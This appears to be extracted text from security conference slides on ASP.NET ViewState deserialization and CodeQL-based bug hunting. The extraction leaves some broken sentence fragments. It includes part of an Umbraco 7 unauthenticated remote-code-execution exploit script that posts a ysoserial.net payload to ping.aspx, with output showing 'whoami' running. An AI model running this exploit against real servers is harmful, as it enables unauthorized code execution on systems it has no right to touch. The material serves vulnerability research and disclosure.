
Misconfigurations for Remote Code Execution

and automatically

can also specify their ones to support web farms

Exploiting ViewState Deserialization using Blacklist3r and YSoSerial.Net

Demystify the ViewState



Demystify the ViewState

- ASP.NET uses machineKey to decrypt and validate the __VIEWSTATE or forms authentication and so on
- **Before ASP.NET 4.5**, ViewState is considered to be insecure and defaults to be unencrypted. It means that anyone can see the plaintext by inspecting the __VIEWSTATE hidden fields
- ViewState gets encrypted by default **after ASP.NET 4.5** and even MACed for good after ASP.NET 4.5.2
- Then, to achieve RCE, we take the leaked key to craft a malign serialized object that meets the requirements of both encryption and validation

```
JS umbraco7_exp_with_no_creds.js > Exp > _init > form > cmd
96     console.error('ERROR: yso.serial.net');
97   }
98
99   /* Stage 5: Launch the attack */
100  evilViewState = yso.stdout;
101  resp = await post({ url: '/umbraco/ping.aspx', form: {
102    __EVENTTARGET: '',
103    __EVENTARGUMENT: '',
104    __VIEWSTATE: evilViewState,
105    cmd: 'whoami',
106  }});
107  if (this.debug) {
108    console.log(`Stage 5 (Exp launched!) is starting ...`);
109    console.log(`Status: ${resp.statusCode}: ${resp.statusMessage}`);
110    console.log(`Returns: ${resp.body}`);
111  }
112  console.log(resp.body);
113 }
```

Umbraco 7

```
PS C:\Users\Boik\Documents\dotnet_research> node .\umbraco7_exp_with_no_creds.js
laptop-ojt16420\boik

PS C:\Users\Boik\Documents\dotnet_research> █
```

Agenda

- Brief introduction to CodeQL
- CodeQL's Tricks
 - Replicate CVEs to find you CVEs
 - More powerful pattern finder
 - Regression Tests
- ClientDependency Massacre
- Conclusion

The future of CodeQL

- Community-driven set of rules for both linting and security checking
- With more languages get supported, CodeQL can cover wider range of libraries and codebases
- CVE could be generalized and Repeatable



Thank you 🙏

Question?

boik.su@cycarrier.com

